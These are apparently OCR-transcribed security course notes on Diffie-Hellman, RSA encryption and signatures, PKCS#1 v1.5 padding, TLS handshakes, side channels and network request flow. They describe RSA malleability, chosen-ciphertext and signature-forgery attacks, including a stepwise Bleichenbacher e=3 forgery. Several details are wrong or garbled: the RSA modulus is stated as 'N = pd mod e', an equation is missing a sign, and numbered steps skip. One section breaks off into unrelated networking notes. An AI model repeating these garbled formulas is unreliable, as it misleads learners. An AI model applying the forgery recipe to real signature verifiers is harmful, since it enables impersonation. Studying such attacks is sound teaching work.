
- Idea: first asymmetric and then symmetric encryption. Key distribution without trusted third parties

- Textbook Diffie-Hellman Key Exchange
    - Mechanism



Note: $(g^a)^b \bmod p = g^{ab} \bmod p = g^{ba} \bmod p (g^b)^a \bmod p$.

- Public: p as a prime and g as an integer mod p.
- Security against passive eavesdropper:
  - Attack algo: Compute discrete log of public values $g^a \bmod p$ or $g^b \bmod p$.
  - Parameter p should be >= 2048 bits → elliptic curve Diffie-Hellman
- Security against man-in-the-middle




  - Active adversaries can modify messages in transit and learn both shared secrets. → needs authentication.

- Computational complexity for integer problems
  - Integer multiplication is efficient to compute, and no known polynomial-time algorithm for general-purpose factoring.
  - Efficient **factoring algorithms for many types of integers**, easy to find **small factors** of random integers.
  - Modular exponentiation and inverse are efficient to compute.

Idea 2: Key Encapsulation

- Idea:



- Textbook RSA Encryption
  - Parameters:
    - P, q are primes
    - Encryption exponent: e, decryption exponent d.
      - $D = e^{-1} \bmod (p - 1)(q - 1)$
    - $N = pd \bmod e$
  - Mechanism

  - Secrecy:
    - Best algo: factor N and compute d, factoring is not efficient in general.
    - Key size should be >= 2048 bits
    - Recommendation: use elliptic curve Diffie-Hellman, instead of RSA

- Attacks for RSA: homomorphic under multiplication
  - Malleability:
    - Given $c = \mathrm{Enc}(m) = m^e \bmod N$, attacker can forge $\mathrm{Enc}(ma) = ca^e \bmod N$ for any a
  - Chosen ciphertext attack
    - Given c = Enc(m) for unknown m, attack asks for $\mathrm{Dec}(ca^e \bmod N) = d$ and computes $m = da^{-1} \bmod N$
  - In practice: always use padding on messages.

- RSA PKCS #1 v1.5 Padding
  - Padding:


    ```
    pad(m) = 00 02 [random padding string] 00 [m]
    ```

  - Mechanism:

- Encrypter pads message, then encrypts padded message using RSA public key:
  $\text{Enc}_{pk}(m) = pad(m)^e \bmod N$
- Decrypter decrypts using RSA private key, strips off padding to recover original data:
  $\text{Dec}_{sk}(c) = c^d \bmod N = pad(m)$
  - Vulnerable to many padding attacks.

Idea 3: Digital Signature


- Verify signature using only public key. Identity and authenticity.



- Digital Signature:
  - Sign: (secret key, message) → signature
  - Verification: (public key, message, signature) → bool
  - Properties:
    - Verified the signed messages: $\text{verify}_{pk}(m, \text{sign}_{sk}(m))$ = true
    - Unforgeability: can't compute signature for message m that verifies with public key without secret key.

- Textbook RSA signatures

Public Key *pk*	Secret Key *sk*
$N = pq$ modulus	p, q primes
e encryption exponent	d decryption exponent $(d = e^{-1} \bmod (p-1)(q-1))$



Works for the same reason RSA encryption does.

- Attacks: Signature Forgery
  - Method: In order to get sign(x), the attacker computes $z = xy^e \bmod N$ for some y, then asks signer for $s = \text{sign}(z) = z^d \bmod N$. Then $\text{sign}(x) = sy^{-1} \bmod N$.
  - Counter measure:
    - Use padding with RSA
    - Sign hash of *m* and not raw message m.

- RSA PKCS #1 v1.5 signature padding
  - Padding:

```
pad(m) = 00 01 [FF FF FF ...  FF FF] 00 [data H(m)]
```

    - Signer hashes and pads message, then signs padded message using RSA private key.
    - Verifier verifies using RSA public key, strips off padding to recover hash of message.


  - Bleichenbacker low exponent signature forage:
    - Without padding length check and signature uses e = 3.
    - Hacks:
      1. Construct a perfect cube over the integers, ignoring *N*, such that

         $$s = 0001FF \ldots FF00[\text{hash of forged message}][\text{garbage}]$$

      2. Compute x such that $x^3 = s$.
         (Easy way: $x = \lceil [\text{desired values}]000 \ldots 0000 \rceil^{1/3}$.)
      3. Lazy implementation validates bad signature!

- Secrecy: same as RSA, use ECDSA or ed25519 instead.

Summary




- Diffie-Hellman to negotiate shared session key
- Verifies signature to ensure that key exchange was not man-in-the-middle
- Shared secret used to symmetrically encrypt data.

Lecture 15 TLS

Threat Model

- Goal: Establish secure channel to a host that ensures:
  - Confidentiality and integrity of messages
  - Authentication of the remote host

- Secure Encrypted Channel



  - Confidentiality and integrity: Encrypt and MAC data
  - Shared symmetric keys:
    - Diffie-Hellman key exchange
    - Key Derivation Function (KDF) maps shared secret to symmetric key
  - Authenticity: digital signatures
  - Ensure an adversary can't reuse a signature later, add some random unique values ("nonces").

Public Key Infrastructure

- Meet in person: not practical at scale

- Fingerprint verification:
  - Verify a cryptographic hash of a public key through a separate channel, "TOFU" trust on first use.
  - Used by SSH or Signal for host keys.

- Hard code public keys in software: certificate pinning used by browser

- Certificate authorities:
  - CA is a commercial trusted intermediary, it verifies public keys and sign them in exchange for money
  - Trusting CA = trusting the key it signs.
  - Used by TLS, software signing keys.

- Web of trust
    - Establish trust in intermediaries of your choice
    - Then transitively trust the keys they sign
    - Used by PGP

Transport Layer Security

- Def: provides an encrypted channel for application data.
    - E.g. HTTPS = HTTP over TLS

- Step 1: the client tells the server what kind of cryptography it supports.
    - Cipher suites: TLS_ECDHE_RSA
    - Server cipher suite: TLS_DHE_RSA_WITH_DES_CBC_SHA

- Step 2: the server tells the client which kind of cryptography it wishes to use
    - Server hello: server random, [cipher suite]

- Step 3: the server sends over its certificate which contains the server's public key and signatures from a certificate authority.
    - Certificate = public RSA key + CA signatures
    - Certificates signed by CA, trusted by browsers. Browsers can verify chain of digital certificates back to trusted root CA.
    - Revocation:
        - Keys get compromised, expirations don't help
        - CA and PGP KPIs support revocation
    - Mitigation: CA hacked
        - Certificate pinning: hard code certificates for some sites in browser
        - Certificate transparency: public append-only log of certificate issuances to track fraudulent certs.

- Step 4: the server initiates a diffie-hellman key exchange
    - Server key: p, g, g^a, $sign_{ssa}(p, g, g^a)$
    - Server use public key to sign the Diffie-Hellman key exchange, against MITM

- Step 5: the client responds with its half of the Diffie-hellman key exchange
    - Client kex: g^b

- Step 6: the client and server derive symmetric encryption keys from the shared secret using a key derivation function.

- Step 7: the client and server verify the integrity of the handshake using the MAC keys they have derived.

- Step 8: the client and server can now send encrypted application data, using secure channel.

- Note: TLS prior to 1.3 also supported RSA public key encryption. → STOLEN KEY?
    - Diffie-hellman: impersonate the server to anyone
    - RSA: impersonate the server to anyone and decrypt any traffic from now and any point in the past.

- Vulnerabilities:
    - TLS v1.2: retain many insecure options for backwards compatibility
    - TLS v1.3
        - No more RSA key exchange
        - Only secure Diffie-hellman parameters
        - Handshake encrypted immediately after key exchange
        - Protocol downgrade protection

Lecture 16: Side Channels

Types of side channels

- Electromagnetic radiation: voltage running through wire
- Power consumption: different paths different power
- Sound
- Timing
- Error message
- Fault attacks

Side-Channel Attacks and Cryptography

- Timing Attacks on Modular Exponentiation
    - RSA performs modular exponentiation: $m = c^d \bmod N$
    - Number of multiplications performed leaks Hamming weight of private key
    - Secret-dependent program execution time
    - Turn into full attack by clearly choosing ciphertexts

- Power analysis attacks on Modular Exponentiation
    - Textbook square and multiple implement leaks secret key bits

1. DHCP (Dynamic Host Configuration Protocol) to bootstrap the laptop on local network
    a. Broadcasts DHCPDISCOVER to 255.255.255.255 with MAC
    b. New host without IP address → DHCP server responds with config: lease on host IP, gateway router information, DNS server information
7. ARP requests to learn the MAC of the router
    a. Your **laptop** encapsulates each IP packet in a WiFi Ethernet frame addressed to the local router
    b. **Local router** decapsulated these frames and re-encoded them to forward on its fiber connection to **upstream ISP** or another part of the network
    c. Each hop re-encodes the link layer for its own network.
    d. Outside connection will be encapsulated in a link-layer frame designated at local router's MAC address.
8. DNS lookup on ucsd.edu
    a. Learned IP from local DNS (from DHCP) or hard-coded server
        i. DNS query encapsulated in one or more UDP packets in one or more IP packets
        ii. Each response tells what authority to query, until it learns the final IP address.
    b. Address is cached.
9. TCP connection to IP address 132.239.180.101
    a. Each TCP triple handshake packet is encoded in an IP packet, encoded as Ethernet frames, that are decoded and re-encoded as they pass through the network.
    b. Local router's routing table's IP prefixes: match against the IP address that tells it what address to forward the packets to.
    c. The packet passes through a series of ASes: sbcgobal.net → att.net → level3.net → cenic.net → ucsd.edu
10. Laptop sends HTTP GET request inside TCP
11. Based on HTtP response, the laptop performs a new DNS lookup, TCP handshake, and HTTP GET requests for every resource in the HTML as it renders.